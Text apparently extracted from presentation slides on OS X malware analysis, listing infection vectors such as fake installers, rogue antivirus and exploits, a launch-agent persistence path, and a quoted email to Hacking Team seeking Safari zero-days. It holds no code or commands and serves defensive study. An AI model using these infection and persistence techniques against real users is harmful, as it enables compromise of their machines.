
launch agent

[~/Library/LaunchAgents/
com.apple.launchport.plist]

debugging (decoding C&C)


PART 0x2: VIROLOGY

study of os x malware characteristics & commonalities



INFECTION VECTORS


method 0x1: via user-interaction




rogue "AV" products



fake installers/updates



fake codecs



poor naive users



infected torrents


INFECTION VECTORS

method 0x2: exploits



"interested in buying zero-day vulnerabilities with RCE exploits for the latest versions of ...Safari? ...exploits allow to embed and remote execute custom payloads and demonstrate modern [exploitation] techniques on OS X"

-V. Toropov (email to hackingteam)




PERSISTENCE

many options, few used



